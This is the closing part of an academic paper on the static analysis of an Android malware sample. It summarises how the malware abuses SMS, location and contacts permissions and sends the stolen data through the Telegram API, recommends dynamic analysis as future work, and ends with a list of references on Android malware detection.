The conclusion of this study indicates that Android malware specifically requests sensitive permissions to access users' personal data, such as receiving, reading, and sending SMS, as well as accessing location and contacts. Source code analysis reveals that once this data is obtained, the malware sends the information to the Telegram API via HTTP requests authenticated with a specific token and chat_id. These findings confirm that the permissions requested by the malware are not only suspicious but also designed to collect and export users' personal data covertly. This provides strong evidence that the malware exploits special permissions to steal personal data and send it to external servers, posing a serious threat to the privacy and security of Android users. To improve the results of this study, it is recommended to conduct dynamic analysis as a complement to the static analysis that has been carried out. With dynamic analysis, researchers can observe the malware's behavior directly in a controlled environment, such as how the malware accesses and transmits data in real-time. This also allows for the identification of evasion techniques that the malware might use to avoid detection. Thus, dynamic analysis can provide additional, deeper insights into the malware's modus operandi, resulting in a more comprehensive and accurate analysis report.

7. REFERENCES

- Ali, A. A., & Abdul-Qawy, A. S. H. (2021). Static analysis of malware in android-based platforms: A progress study. *International Journal of Computing and Digital Systems*. <https://doi.org/10.12785/ijcds/100132>
- Arif, J. M., Razak, M. F. A., Awang, S., Tuan Mat, S. R., Ismail, N. S. N., & Firdaus, A. (2021). A Review: Static Analysis of Android Malware and Detection Technique. *Proceedings - 2021 International Conference on Software Engineering and Computer Systems and 4th International Conference on Computational Science and Information Management, ICSECS-ICOCSIM 2021*. <https://doi.org/10.1109/ICSECS52883.2021.00112>
- Dahiya, A., Singh, S., & Shrivastava, G. (2023). Android malware analysis and detection: A systematic review. In *Expert Systems*. <https://doi.org/10.1111/exsy.13488>
- Ehsan, A., Catal, C., & Mishra, A. (2022). Detecting Malware by Analyzing App Permissions on Android Platform: A Systematic Literature Review. In *Sensors*. <https://doi.org/10.3390/s22207928>
- Hindarto, D., & Djajadi, A. (2023). Android-manifest extraction and labeling method for malware compilation and dataset creation. *International Journal of Electrical and Computer Engineering*.

* Corresponding author



- <https://doi.org/10.11591/ijece.v13i6.pp6568-6577>
- Hrushik Raj, S., Thejaswini, P., & Nandi, S. (2023). Reverse Engineering techniques for Android systems: A Systematic approach. *2023 IEEE Guwahati Subsection Conference, GCON 2023*. <https://doi.org/10.1109/GCON58516.2023.10183629>
- Jusoh, R., Firdaus, A., Anwar, S., Osman, M. Z., Darmawan, M. F., & Razak, M. F. A. (2021). Malware Detection Using Static Analysis in Android: a review of FeCO (Features, Classification, and Obfuscation). *PeerJ Computer Science*. <https://doi.org/10.7717/peerj-cs.522>
- Karim, A., Chang, V., & Firdaus, A. (2020). Android botnets: A proof-of-concept using hybrid analysis approach. *Journal of Organizational and End User Computing*. <https://doi.org/10.4018/JOEUC.2020070105>
- Lee, S. A., Yoon, A. R., Lee, J. W., & Lee, K. (2022). An Android Malware Detection System using a Knowledge-based Permission Counting Method. *International Journal on Informatics Visualization*. <https://doi.org/10.30630/joiv.6.1.859>
- Liu, L., Ren, W., Xie, F., Yi, S., Yi, J., & Jia, P. (2021). Learning-Based Detection for Malicious Android Application Using Code Vectorization. *Security and Communication Networks*. <https://doi.org/10.1155/2021/9964224>
- Megira, S., Pangesti, A. R., & Wibowo, F. W. (2018). Malware Analysis and Detection Using Reverse Engineering Technique. *Journal of Physics: Conference Series*. <https://doi.org/10.1088/1742-6596/1140/1/012042>
- Mohamad Arif, J., Ab Razak, M. F., Awang, S., Tuan Mat, S. R., Ismail, N. S. N., & Firdaus, A. (2021). A static analysis approach for Android permission-based malware detection systems. *PloS One*. <https://doi.org/10.1371/journal.pone.0257968>
- Pan, Y., Ge, X., Fang, C., & Fan, Y. (2020). A Systematic Literature Review of Android Malware Detection Using Static Analysis. *IEEE Access*. <https://doi.org/10.1109/ACCESS.2020.3002842>
- Rizqony, Y. I., Akbi, D. R., & Sumadi, F. D. S. (2020). Analisis Karakteristik Malware Joker Berdasarkan Fitur Menggunakan Metode Statik Pada Platform Android. *Jurnal Repositor*. <https://doi.org/10.22219/repositor.v2i10.1145>
- Saputro, B. A., Alfitra, L. I., & Oktaviaji, R. B. (2020). Analisis Malware Android Menggunakan Metode Reverse Engineering. *Jurnal Repositor*. <https://doi.org/10.22219/repositor.v2i10.1061>
- Zhao, K. (2023). *Demystifying Privacy and Security Issues in Potentially Harmful Mobile Applications*. <https://doi.org/10.1109/icdcs57875.2023.00102>

* Corresponding author



[Creative Commons Attribution-NonCommercial-ShareAlike 4.0
International License.](https://creativecommons.org/licenses/by-nc-sa/4.0/)